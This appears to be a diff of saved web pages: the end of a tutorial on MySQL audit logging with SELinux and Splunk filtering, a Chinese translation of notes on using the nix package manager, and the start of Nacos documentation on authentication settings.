[root@myredhat8 ~]# cd /root/mcafee-selinux-module
|
||||
[root@myredhat8 ~]# cat <<EOT >> mysql_libaudit.te
|
||||
module mysql_libaudit 1.0;
|
||||
require {
|
||||
type mysqld_t;
|
||||
class process execmem;
|
||||
}
|
||||
|
||||
#============= mysqld_t ==============
|
||||
allow mysqld_t self:process execmem;
|
||||
EOT
|
||||
[root@myredhat8 ~]# make -f /usr/share/selinux/devel/Makefile
|
||||
[root@myredhat8 ~]# semodule -i mysql_libaudit.pp
|
||||
[root@myredhat8 ~]# cd /root/mcafee-selinux-module
|
||||
[root@myredhat8 ~]# grep mysqld /var/log/audit/audit.log | grep -v lib_t | audit2allow -M mysql_libaudit
|
||||
[root@myredhat8 ~]# semodule -i mysql_libaudit.pp
|
||||
[root@myredhat8 ~]# cd /root
|
||||
[root@myredhat8 ~]# rm -rf /root/mcafee-selinux-module
|
||||
```
|
||||
|
||||
Next, we will need to create a log directory and restart MySQL daemon.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# mkdir -p /var/log/mysql/
|
||||
[root@myredhat8 ~]# chown -R mysql:mysql /var/log/mysql
|
||||
[root@myredhat8 ~]# systemctl restart mysqld
|
||||
```
|
||||
|
||||
Finally, we can check whether the Mcafee Audit library is auto-loaded.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# mysql -u root -p -h localhost
|
||||
Enter password:
|
||||
Welcome to the MySQL monitor. Commands end with ; or \g.
|
||||
Your MySQL connection id is 11
|
||||
Server version: 8.0.16 MySQL Community Server - GPL
|
||||
|
||||
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.
|
||||
|
||||
Oracle is a registered trademark of Oracle Corporation and/or its
|
||||
affiliates. Other names may be trademarks of their respective
|
||||
owners.
|
||||
|
||||
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
|
||||
|
||||
mysql> show plugins;
|
||||
+---------------------------------+----------+--------------------+--------------+---------+
|
||||
| Name | Status | Type | Library | License |
|
||||
+---------------------------------+----------+--------------------+--------------+---------+
|
||||
| binlog | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| mysql_native_password | ACTIVE | AUTHENTICATION | NULL | GPL |
|
||||
| sha256_password | ACTIVE | AUTHENTICATION | NULL | GPL |
|
||||
| caching_sha2_password | ACTIVE | AUTHENTICATION | NULL | GPL |
|
||||
| sha2_cache_cleaner | ACTIVE | AUDIT | NULL | GPL |
|
||||
| CSV | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| MEMORY | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| InnoDB | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| INNODB_TRX | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMP | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMP_RESET | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMPMEM | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMPMEM_RESET | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMP_PER_INDEX | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMP_PER_INDEX_RESET | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_BUFFER_PAGE | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_BUFFER_PAGE_LRU | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_BUFFER_POOL_STATS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_TEMP_TABLE_INFO | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_METRICS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_DEFAULT_STOPWORD | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_DELETED | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_BEING_DELETED | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_CONFIG | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_INDEX_CACHE | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_INDEX_TABLE | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_TABLES | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_TABLESTATS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_INDEXES | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_TABLESPACES | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_COLUMNS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_VIRTUAL | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CACHED_INDEXES | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SESSION_TEMP_TABLESPACES | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| MyISAM | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| MRG_MYISAM | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| PERFORMANCE_SCHEMA | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| TempTable | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| ARCHIVE | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| BLACKHOLE | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| FEDERATED | DISABLED | STORAGE ENGINE | NULL | GPL |
|
||||
| ngram | ACTIVE | FTPARSER | NULL | GPL |
|
||||
| mysqlx | ACTIVE | DAEMON | NULL | GPL |
|
||||
| mysqlx_cache_cleaner | ACTIVE | AUDIT | NULL | GPL |
|
||||
|
|
||||
+---------------------------------+----------+--------------------+--------------+---------+
|
||||
44 rows in set (0.01 sec)
|
||||
|
||||
```
|
||||
|
||||
If the library is not auto-loaded, we can enter MySQL console and install the plugin.
|
||||
|
||||
```
|
||||
mysql> INSTALL PLUGIN AUDIT SONAME 'libaudit_plugin.so';
|
||||
Query OK, 0 rows affected (1.25 sec)
|
||||
|
||||
mysql> show global status like 'AUDIT_version';
|
||||
+---------------+-----------+
|
||||
| Variable_name | Value |
|
||||
+---------------+-----------+
|
||||
| Audit_version | 1.1.7-913 |
|
||||
+---------------+-----------+
|
||||
1 row in set (0.01 sec)
|
||||
|
||||
mysql>
|
||||
```
|
||||
|
||||
Let’s check the final result using Splunk.
|
||||
|
||||
[](https://cybersecthreat.com/wp-content/uploads/2021/12/MySQL_community_audit_logging_for_mcafee_splunk_view.png)
|
||||
|
||||
MySQL community audit logging for Mcafee using Splunk view
|
||||
|
||||
## Native MySQL general\_log filtering using Splunk
|
||||
|
||||
Lastly, we will introduce our solution to filter and only send authentication-related logs to Splunk. In order to simplify things, you can make the below configurations on Splunk universal forwarder, Splunk Heavy Forwarder/Indexer, and Search Head. In addition, you will also need [MySQL Splunk app](https://splunkbase.splunk.com/app/2848/), and ingest MySQL general log using the `sourcetype mysql:generallog:all`.
|
||||
|
||||
Basically, the configuration will first change the sourcetype of authentication logs to mysql:generalQueryLog, and then drop other logs.
|
||||
|
||||
`props.conf`
|
||||
|
||||
```
|
||||
[mysql:generallog:all]
|
||||
# Splunk magic 8 props
|
||||
SHOULD_LINEMERGE = false
|
||||
LINE_BREAKER = ([\r\n]+)
|
||||
TIME_PREFIX = ^
|
||||
MAX_TIMESTAMP_LOOKAHEAD = 27
|
||||
TIME_FORMAT=%Y-%m-%dT%H:%M:%S.%6QZ
|
||||
# 700 is enough for authentication log
|
||||
# TRUNCATE = 700
|
||||
# For_Load_Balancing_On_UF
|
||||
EVENT_BREAKER_ENABLE = true
|
||||
EVENT_BREAKER = ([\r\n]+)
|
||||
|
||||
TRANSFORMS-mysql_generallog = set_mysql_generallog_auth_sourcetype,set_mysql_generallog_nonauth_null
|
||||
|
||||
[mysql:generalQueryLog]
|
||||
EVAL-action = case((Command="Connect" AND like(Argument,"%Access denied for user%")), "failure", (Command="Query" AND Argument=="select @@version_comment limit 1"), "success", true(), null)
|
||||
EVAL-src = client_host
|
||||
EVAL-src_ip = if(cidrmatch("0.0.0.0/0",client_host), client_host, null())
|
||||
```
|
||||
|
||||
`transforms.conf`
|
||||
|
||||
```
|
||||
[set_mysql_generallog_auth_sourcetype]
|
||||
REGEX = (?:^\d{4}-\d{2}-\d{2}T\d{2}:\d{2}:\d{2}.\d{6}Z\s+\d+\s+(?:Query\s+select @@version_comment\s+limit\s+1|Connect\s+.*?@.*))$
|
||||
DEST_KEY = MetaData:Sourcetype
|
||||
FORMAT = sourcetype::mysql:generalQueryLog
|
||||
|
||||
[set_mysql_generallog_nonauth_null]
|
||||
SOURCE_KEY = MetaData:Sourcetype
|
||||
REGEX = mysql:generallog:all
|
||||
DEST_KEY = queue
|
||||
FORMAT = nullQueue
|
||||
```
|
||||
|
||||
Let’s check the final result:
|
||||
|
||||
[](https://cybersecthreat.com/wp-content/uploads/2021/12/MySQL_community_audit_logging_for_generallog_splunk_view.png)
|
||||
|
||||
MySQL community audit logging for generallog using Splunk view
|
||||
|
||||
We have another post about MSSQL monitoring, feel free to visit [here](https://cybersecthreat.com/2020/07/08/enable-mssql-authentication-log-to-eventlog/).
|
||||
|
||||
Reference:
|
||||
|
||||
[https://mariadb.com/kb/en/mariadb-audit-plugin-log-format/](https://mariadb.com/kb/en/mariadb-audit-plugin-log-format/)
|
||||
|
||||
[https://www.percona.com/blog/2020/07/22/percona-audit-log-plugin-and-the-percona-monitoring-and-management-security-threat-tool/](https://www.percona.com/blog/2020/07/22/percona-audit-log-plugin-and-the-percona-monitoring-and-management-security-threat-tool/)
|
||||
@@ -0,0 +1,263 @@
|
||||
---
|
||||
page-title: "技术|我的一些 nix 学习经验:安装和打包"
|
||||
url: https://linux.cn/article-16332-1.html
|
||||
date: "2024-10-25 11:23:58"
|
||||
---
|
||||
最近,我首次尝试了 Mac。直至现在,我注意到的最大缺点是其软件包管理比 Linux 差很多。一段时间以来,我对于 homebrew 感到相当不满,因为每次我安装新的软件包时,它大部分时间都花在了升级上。于是,我萌生了试试 [nix](https://nixos.org/) 包管理器的想法!
|
||||
|
||||
公认的,nix 的使用存在一定困惑性(甚至它有自己单独的编程语言!),因此,我一直在努力以最简洁的方式掌握使用 nix,避开复杂的配置文件管理和新编程语言学习。以下是我至今为止学习到的内容, 敬请期待如何进行:
|
||||
|
||||
- 使用 nix 安装软件包
|
||||
- 为一个名为 [paperjam](https://mj.ucw.cz/sw/paperjam/) 的 C++ 程序构建一个自定义的 nix 包
|
||||
- 用 nix 安装五年前的 [hugo](https://github.com/gohugoio/hugo/) 版本
|
||||
|
||||
如同以往,由于我对 nix 的了解还停留在入门阶段,本篇文章可能存在一些表述不准确的地方。甚至我自己也对于我是否真的喜欢上 nix 感到模棱两可 —— 它的使用真的让人相当困惑!但是,它帮我成功编译了一些以前总是难以编译的软件,并且通常来说,它比 homebrew 的安装速度要快。
|
||||
|
||||
### nix 为何引人关注?
|
||||
|
||||
通常,人们把 nix 定义为一种“声明式的包管理”。尽管我对此并不太感兴趣,但以下是我对 nix 的两个主要欣赏之处:
|
||||
|
||||
- 它提供了二进制包(托管在 [https://cache.nixos.org/](https://cache.nixos.org/) 上),你可以迅速下载并安装
|
||||
- 对于那些没有二进制包的软件,nix 使编译它们变得更容易
|
||||
|
||||
我认为 nix 之所以擅长于编译软件,主要有以下两个原因:
|
||||
|
||||
- 在你的系统中,可以安装同一库或程序的多个版本(例如,你可能有两个不同版本的 libc)。举个例子,我当前的计算机上就存在两个版本的 node,一个位于 `/nix/store/4ykq0lpvmskdlhrvz1j3kwslgc6c7pnv-nodejs-16.17.1`,另一个位于 `/nix/store/5y4bd2r99zhdbir95w5pf51bwfg37bwa-nodejs-18.9.1`。
|
||||
- 除此之外,nix 在构建包时是在隔离的环境下进行的,只使用你明确声明的依赖项的特定版本。因此,你无需担心这个包可能依赖于你的系统里的其它你并不了解的包,再也不用与 `LD_LIBRARY_PATH` 战斗了!许多人投入了大量工作,来列出所有包的依赖项。
|
||||
|
||||
在本文后面,我将给出两个例子,展示 nix 如何使我在编译软件时遇到了更小的困难。
|
||||
|
||||
#### 我是如何开始使用 nix 的
|
||||
|
||||
下面是我开始使用 nix 的步骤:
|
||||
|
||||
- 安装 nix。我忘记了我当时是如何做到这一点,但看起来有一个[官方安装程序](https://nixos.org/download) 和一个来自 [zero-to-nix.com](http://zero-to-nix.com/) 的 [非官方安装程序](https://zero-to-nix.com/concepts/nix-installer)。在 MacOS 上使用标准的多用户安装卸载 nix 的 [教程](https://nixos.org/manual/nix/stable/installation/installing-binary.html#macos) 有点复杂,所以选择一个卸载教程更为简单的安装方法可能值得。
|
||||
- 把 `~/.nix-profile/bin` 添加到我的 `PATH`
|
||||
- 用 `nix-env -iA nixpkgs.NAME` 命令安装包
|
||||
- 就是这样。
|
||||
|
||||
基本上,是把 `nix-env -iA` 当作 `brew install` 或者 `apt-get install`。
|
||||
|
||||
例如,如果我想安装 `fish`,我可以这样做:
|
||||
|
||||
1. `nix-env -iA nixpkgs.fish`
|
||||
|
||||
这看起来就像是从 [https://cache.nixos.org](https://cache.nixos.org/) 下载一些二进制文件 - 非常简单。
|
||||
|
||||
有些人使用 nix 来安装他们的 Node 和 Python 和 Ruby 包,但我并没有那样做 —— 我仍然像我以前一样使用 `npm install` 和 `pip install`。
|
||||
|
||||
#### 一些我没有使用的 nix 功能
|
||||
|
||||
有一些 nix 功能/工具我并没有使用,但我要提及一下。我最初认为你必须使用这些功能才能使用 nix,因为我读过的大部分 nix 教程都讨论了它们。但事实证明,你并不一定要使用它们。
|
||||
|
||||
- NixOS(一个 Linux 发行版)
|
||||
- [nix-shell](https://nixos.org/guides/nix-pills/developing-with-nix-shell.html)
|
||||
- [nix flakes](https://nixos.wiki/wiki/Flakes)
|
||||
- [home-manager](https://github.com/nix-community/home-manager)
|
||||
- [devenv.sh](https://devenv.sh/)
|
||||
|
||||
我不去深入讨论它们,因为我并没真正使用过它们,而且网上已经有很多详解。
|
||||
|
||||
### 安装软件包
|
||||
|
||||
#### nix 包在哪里定义的?
|
||||
|
||||
我认为 nix 包主仓库中的包是定义在 [https://github.com/NixOS/nixpkgs/](https://github.com/NixOS/nixpkgs/)。
|
||||
|
||||
你可以在 [https://search.nixos.org/packages](https://search.nixos.org/packages) 查找包。似乎有两种官方推荐的查找包的方式:
|
||||
|
||||
- `nix-env -qaP NAME`,但这非常缓慢,并且我并没有得到期望的结果
|
||||
- `nix --extra-experimental-features 'nix-command flakes' search nixpkgs NAME`,这倒是管用,但显得有点儿冗长。并且,无论何种原因,它输出的所有包都以 `legacyPackages` 开头
|
||||
|
||||
我找到了一种我更喜欢的从命令行搜索 nix 包的方式:
|
||||
|
||||
- 运行 `nix-env -qa '*' > nix-packages.txt` 获取 Nix 仓库中所有包的列表
|
||||
- 编写一个简洁的 `nix-search` 脚本,仅在 `packages.txt` 中进行 grep 操作(`cat ~/bin/nix-packages.txt | awk '{print $1}' | rg "$1"`)
|
||||
|
||||
#### 所有的东西都是通过符号链接来安装的
|
||||
|
||||
nix 的一个主要设计是,没有一个单一的 `bin` 文件夹来存放所有的包,而是使用了符号链接。有许多层的符号链接。比如,以下就是一些符号链接的例子:
|
||||
|
||||
- 我机器上的 `~/.nix-profile` 最终是一个到 `/nix/var/nix/profiles/per-user/bork/profile-111-link/` 的链接
|
||||
- `~/.nix-profile/bin/fish` 是到 `/nix/store/afkwn6k8p8g97jiqgx9nd26503s35mgi-fish-3.5.1/bin/fish` 的链接
|
||||
|
||||
当我安装某样东西的时候,它会创建一个新的 `profile-112-link` 目录并建立新的链接,并且更新我的 `~/.nix-profile` 使其指向那个目录。
|
||||
|
||||
我认为,这意味着如果我安装了新版本的 `fish` 但我并不满意,我可以很容易地退回先前的版本,只需运行 `nix-env --rollback`,这样就可以让我回到之前的配置文件目录了。
|
||||
|
||||
#### 卸载包并不意味着删除它们
|
||||
|
||||
如果我像这样卸载 nix 包,实际上并不会释放任何硬盘空间,而仅仅是移除了符号链接:
|
||||
|
||||
1. `$ nix-env --uninstall oil`
|
||||
|
||||
我尚不清楚如何彻底删除包 - 我试着运行了如下的垃圾收集命令,这似乎删除了一些项目:
|
||||
|
||||
1. `$ nix-collect-garbage`
|
||||
2. `...`
|
||||
3. `85 store paths deleted, 74.90 MiB freed`
|
||||
|
||||
然而,我系统上仍然存在 `oil` 包,在 `/nix/store/8pjnk6jr54z77jiq5g2dbx8887dnxbda-oil-0.14.0`。
|
||||
|
||||
`nix-collect-garbage` 有一个更具攻击性的版本,它也会删除你配置文件的旧版本(这样你就不能回滚了)。
|
||||
|
||||
1. `$ nix-collect-garbage -d --delete-old`
|
||||
|
||||
尽管如此,上述命令仍无法删除 `/nix/store/8pjnk6jr54z77jiq5g2dbx8887dnxbda-oil-0.14.0`,我不明白原因。
|
||||
|
||||
#### 升级过程
|
||||
|
||||
你可以通过以下的方式升级 nix 包:
|
||||
|
||||
1. `nix-channel --update`
|
||||
2. `nix-env --upgrade`
|
||||
|
||||
(这与 `apt-get update && apt-get upgrade` 类似。)
|
||||
|
||||
我还没真正尝试升级任何东西。我推测,如果升级过程中出现任何问题,我可以通过以下方式轻松地回滚(因为在 nix 中,所有事物都是不可变的!):
|
||||
|
||||
1. `nix-env --rollback`
|
||||
|
||||
有人向我推荐了 Ian Henry 的 [这篇文章](https://ianthehenry.com/posts/how-to-learn-nix/my-first-package-upgrade/),该文章讨论了 `nix-env --upgrade` 的一些令人困惑的问题 - 也许它并不总是如我们所料?因此,我会对升级保持警惕。
|
||||
|
||||
### 下一个目标:创建名为 paperjam 的自定义包
|
||||
|
||||
经过几个月使用现有的 nix 包后,我开始考虑制作自定义包,对象是一个名为 [paperjam](https://mj.ucw.cz/sw/paperjam/) 的程序,它还没有被打包封装。
|
||||
|
||||
实际上,因为我系统上的 `libiconv` 版本不正确,我甚至在没有 nix 的情况下也遇到了编译 `paperjam` 的困难。我认为,尽管我还不懂如何制作 nix 包,但使用 nix 来编译它可能会更为简单。结果证明我的想法是对的!
|
||||
|
||||
然而,理清如何实现这个目标的过程相当复杂,因此我在这里写下了一些我实现它的方式和步骤。
|
||||
|
||||
#### 构建示例包的步骤
|
||||
|
||||
在我着手制作 `paperjam` 自定义包之前,我想先试手构建一个已存在的示例包,以便确保我已经理解了构建包的整个流程。这个任务曾令我头痛不已,但在我在 Discord 提问之后,有人向我阐述了如何从 [https://github.com/NixOS/nixpkgs/](https://github.com/NixOS/nixpkgs/) 获取一个可执行的包并进行构建。以下是操作步骤:
|
||||
|
||||
**步骤 1:** 从 GitHub 的 [nixpkgs](https://github.com/NixOS/nixpkgs/) 下载任意一个包,以 `dash` 包为例:
|
||||
|
||||
1. `wget https://raw.githubusercontent.com/NixOS/nixpkgs/47993510dcb7713a29591517cb6ce682cc40f0ca/pkgs/shells/dash/default.nix -O dash.nix`
|
||||
|
||||
**步骤 2:** 用 `with import <nixpkgs> {};` 替换开头的声明(`{ lib , stdenv , buildPackages , autoreconfHook , pkg-config , fetchurl , fetchpatch , libedit , runCommand , dash }:`)。我不清楚为何需要这样做,但事实证明这么做是有效的。
|
||||
|
||||
**步骤 3:** 运行 `nix-build dash.nix`
|
||||
|
||||
这将开始编译该包。
|
||||
|
||||
**步骤 4:** 运行 `nix-env -i -f dash.nix`
|
||||
|
||||
这会将该包安装到我的 `~/.nix-profile` 目录下。
|
||||
|
||||
就这么简单!一旦我完成了这些步骤,我便感觉自己能够逐步修改 `dash` 包,进一步创建属于我自己的包了。
|
||||
|
||||
#### 制作自定义包的过程
|
||||
|
||||
因为 `paperjam` 依赖于 `libpaper`,而 `libpaper` 还没有打包,所以我首先需要构建 `libpaper` 包。
|
||||
|
||||
以下是 `libpaper.nix`,我基本上是从 [nixpkgs](https://github.com/NixOS/nixpkgs/) 仓库中其他包的源码中复制粘贴得到的。我猜测这里的原理是,nix 对如何编译 C 包有一些默认规则,例如 “运行 `make install`”,所以 `make install` 实际上是默认执行的,并且我并不需要明确地去配置它。
|
||||
|
||||
1. `with import <nixpkgs> {};`
|
||||
|
||||
3. `stdenv.mkDerivation rec {`
|
||||
4. `pname = "libpaper";`
|
||||
5. `version = "0.1";`
|
||||
|
||||
7. `src = fetchFromGitHub {`
|
||||
8. `owner = "naota";`
|
||||
9. `repo = "libpaper";`
|
||||
10. `rev = "51ca11ec543f2828672d15e4e77b92619b497ccd";`
|
||||
11. `hash = "sha256-S1pzVQ/ceNsx0vGmzdDWw2TjPVLiRgzR4edFblWsekY=";`
|
||||
12. `};`
|
||||
|
||||
14. `buildInputs = [ ];`
|
||||
|
||||
16. `meta = with lib; {`
|
||||
17. `homepage = "https://github.com/naota/libpaper";`
|
||||
18. `description = "libpaper";`
|
||||
19. `platforms = platforms.unix;`
|
||||
20. `license = with licenses; [ bsd3 gpl2 ];`
|
||||
21. `};`
|
||||
22. `}`
|
||||
|
||||
这个脚本基本上告诉 nix 如何从 GitHub 下载源代码。
|
||||
|
||||
我通过运行 `nix-build libpaper.nix` 来构建它。
|
||||
|
||||
接下来,我需要编译 `paperjam`。我制作的 [nix 包](https://github.com/jvns/nixpkgs/blob/22b70a48a797538c76b04261b3043165896d8f69/paperjam.nix) 的链接在这里。除了告诉它从哪里下载源码外,我需要做的主要事情有:
|
||||
|
||||
- 添加一些额外的构建依赖项(像 `asciidoc`)
|
||||
- 在安装过程中设置一些环境变量(`installFlags = [ "PREFIX=$(out)" ];`),这样它就会被安装在正确的目录,而不是 `/usr/local/bin`。
|
||||
|
||||
我首先从散列值为空开始,然后运行 `nix-build` 以获取一个关于散列值不匹配的错误信息。然后我从错误信息中复制出正确的散列值。
|
||||
|
||||
我只是在 nixpkgs 仓库中运行 `rg PREFIX` 来找出如何设置 `installFlags` 的 —— 我认为设置 `PREFIX` 应该是很常见的操作,可能之前已经有人做过了,事实证明我的想法是对的。所以我只是从其他包中复制粘贴了那部分代码。
|
||||
|
||||
然后我执行了:
|
||||
|
||||
1. `nix-build paperjam.nix`
|
||||
2. `nix-env -i -f paperjam.nix`
|
||||
|
||||
然后所有的东西都开始工作了,我成功地安装了 `paperjam`!耶!
|
||||
|
||||
### 下一个目标:安装一个五年前的 Hugo 版本
|
||||
|
||||
当前,我使用的是 2018 年的 Hugo 0.40 版本来构建我的博客。由于我并不需要任何的新功能,因此我并没有感到有升级的必要。对于在 Linux 上操作,这个过程非常简单:Hugo 的发行版本是静态二进制文件,这意味着我可以直接从 [发布页面](https://github.com/gohugoio/hugo/releases/tag/v0.40) 下载五年前的二进制文件并运行。真的很方便!
|
||||
|
||||
但在我的 Mac 电脑上,我遇到了一些复杂的情况。过去五年中,Mac 的硬件已经发生了一些变化,因此我下载的 Mac 版 Hugo 二进制文件并不能运行。同时,我尝试使用 `go build` 从源代码编译,但由于在过去的五年内 Go 的构建规则也有所改变,因此没有成功。
|
||||
|
||||
我曾试图通过在 Linux docker 容器中运行 Hugo 来解决这个问题,但我并不太喜欢这个方法:尽管可以工作,但它运行得有些慢,而且我个人感觉这样做有些多余。毕竟,编译一个 Go 程序不应该那么麻烦!
|
||||
|
||||
幸好,Nix 来救援!接下来,我将介绍我是如何使用 nix 来安装旧版本的 Hugo。
|
||||
|
||||
#### 使用 nix 安装 Hugo 0.40 版本
|
||||
|
||||
我的目标是安装 Hugo 0.40,并将其添加到我的 PATH 中,以 `hugo-0.40` 作为命名。以下是我实现此目标的步骤。尽管我采取了一种相对特殊的方式进行操作,但是效果不错(可以参考 [搜索和安装旧版本的 Nix 包](https://lazamar.github.io/download-specific-package-version-with-nix/) 来找到可能更常规的方法)。
|
||||
|
||||
**步骤 1:** 在 nixpkgs 仓库中搜索找到 Hugo 0.40。
|
||||
|
||||
我在此链接中找到了相应的 `.nix` 文件 [https://github.com/NixOS/nixpkgs/blob/17b2ef2/pkgs/applications/misc/hugo/default.nix](https://github.com/NixOS/nixpkgs/blob/17b2ef2/pkgs/applications/misc/hugo/default.nix)。
|
||||
|
||||
**步骤 2:** 下载该文件并进行构建。
|
||||
|
||||
我下载了带有 `.nix` 扩展名的文件(以及同一目录下的另一个名为 `deps.nix` 的文件),将文件的首行替换为 `with import <nixpkgs> {};`,然后使用 `nix-build hugo.nix` 进行构建。
|
||||
|
||||
虽然这个过程几乎无需进行修改就能成功运行,但我仍然做了两处小调整:
|
||||
|
||||
- 把 `with stdenv.lib` 替换为 `with lib`。
|
||||
- 为避免与我已安装的其他版本的 `hugo` 冲突,我把包名改为了 `hugo040`。
|
||||
|
||||
**步骤 3:** 将 `hugo` 重命名为 `hugo-0.40`。
|
||||
|
||||
我编写了一个简短的后安装脚本,用以重命名 Hugo 二进制文件。
|
||||
|
||||
1. `postInstall = ''`
|
||||
2. `mv $out/bin/hugo $out/bin/hugo-0.40`
|
||||
3. `'';`
|
||||
|
||||
我是通过在 nixpkgs 仓库中运行 `rg 'mv '` 命令,然后复制和修改一条看似相关的代码片段来找到如何实施此步骤。
|
||||
|
||||
**步骤 4:** 安装。
|
||||
|
||||
我通过运行 `nix-env -i -f hugo.nix` 命令,将 Hugo 安装到了 `~/.nix-profile/bin` 目录中。
|
||||
|
||||
所有的步骤都顺利运行了!我把最终的 `.nix` 文件存放到了我自己的 [nixpkgs 仓库](https://github.com/jvns/nixpkgs/) 中,这样我以后如果需要,就能再次使用它了。
|
||||
|
||||
### 可重复的构建过程并非神秘,其实它们极其复杂
|
||||
|
||||
我觉得值得一提的是,这个 `hugo.nix` 文件并不是什么魔法——我之所以能在今天轻易地编译 Hugo 0.40,完全归功于许多人长期以来的付出,他们让 Hugo 的这个版本得以以可重复的方式打包。
|
||||
|
||||
### 总结
|
||||
|
||||
安装 `paperjam` 和这个五年前的 Hugo 版本过程惊人地顺利,实际上比没有 nix 来编译它们更简单。这是因为 nix 极大地方便了我使用正确的 `libiconv` 版本来编译 `paperjam` 包,而且五年前就已经有人辛苦地列出了 Hugo 的确切依赖关系。
|
||||
|
||||
我并无计划详细深入地使用 nix(真的,我很可能对它感到困扰,然后最后选择回归使用 homebrew!),但我们将拭目以待!我发现,简单入手然后按需逐步掌握更多功能,远比一开始就全面接触一堆复杂功能更容易掌握。
|
||||
|
||||
我可能不会在 Linux 上使用 nix —— 我一直都对 Debian 基础发行版的 `apt` 和 Arch 基础发行版的 `pacman` 感到满意,它们策略明晰且少有混淆。而在 Mac 上,使用 nix 似乎会有所得。不过,谁知道呢!也许三个月后,我可能会对 nix 感到不满然后再次选择回归使用 homebrew。
|
||||
|
||||
*(题图:MJ/f68aaf37-4a34-4643-b3a1-8728d49cf887)*
|
||||
|
||||
---
|
||||
|
||||
via: [https://jvns.ca/blog/2023/02/28/some-notes-on-using-nix/](https://jvns.ca/blog/2023/02/28/some-notes-on-using-nix/)
|
||||
|
||||
作者:[Julia Evans](https://jvns.ca/) 选题:[lkxed](https://github.com/lkxed/) 译者:[ChatGPT](https://linux.cn/lctt/ChatGPT) 校对:[wxy](https://github.com/wxy)
|
||||
|
||||
本文由 [LCTT](https://github.com/LCTT/TranslateProject) 原创编译,[Linux中国](https://linux.cn/article-16332-1.html) 荣誉推出
|
||||
Executable
+209
@@ -0,0 +1,209 @@
|
||||
---
|
||||
page-title: "权限校验 | Nacos 官网"
|
||||
url: https://nacos.io/docs/latest/guide/user/auth/
|
||||
date: "2024-10-31 15:59:17"
|
||||
---
|
||||
> 该文档即将废弃,若想查看服务端如何开启鉴权功能推荐查看[运维手册-鉴权手册](https://nacos.io/docs/latest/manual/admin/auth/); 若想查看客户端如何配置鉴权信息推荐查看[用户手册-配置鉴权信息](https://nacos.io/docs/latest/manual/user/auth/)。
|
||||
|
||||
> 注意
|
||||
>
|
||||
> - Nacos是一个内部微服务组件,需要在可信的内部网络中运行,不可暴露在公网环境,防止带来安全风险。
|
||||
> - Nacos提供简单的鉴权实现,为防止业务错用的弱鉴权体系,不是防止恶意攻击的强鉴权体系。
|
||||
> - 如果运行在不可信的网络环境或者有强鉴权诉求,请参考官方简单实现做进行[自定义插件开发](https://nacos.io/docs/latest/plugin/auth-plugin/)。
|
||||
|
||||
## 鉴权
|
||||
|
||||
## 相关参数
|
||||
|
||||
| 参数名 | 默认值 | 启止版本 | 说明 |
|
||||
| --- | --- | --- | --- |
|
||||
| nacos.core.auth.enabled | false | 1.2.0 ~ latest | 是否开启鉴权功能 |
|
||||
| nacos.core.auth.system.type | nacos | 1.2.0 ~ latest | 鉴权类型 |
|
||||
| nacos.core.auth.plugin.nacos.token.secret.key | SecretKey012345678901234567890123456789012345678901234567890123456789(2.2.0.1后无默认值) | 2.1.0 ~ latest | 默认鉴权插件用于生成用户登陆临时accessToken所使用的密钥,**使用默认值有安全风险** |
|
||||
| nacos.core.auth.plugin.nacos.token.expire.seconds | 18000 | 2.1.0 ~ latest | 用户登陆临时accessToken的过期时间 |
|
||||
| nacos.core.auth.enable.userAgentAuthWhite | false | 1.4.1 ~ latest | 是否使用useragent白名单,主要用于适配老版本升级,**置为true时有安全风险** |
|
||||
| nacos.core.auth.server.identity.key | serverIdentity(2.2.1后无默认值) | 1.4.1 ~ latest | 用于替换useragent白名单的身份识别key,**使用默认值有安全风险** |
|
||||
| nacos.core.auth.server.identity.value | security(2.2.1后无默认值) | 1.4.1 ~ latest | 用于替换useragent白名单的身份识别value,**使用默认值有安全风险** |
|
||||
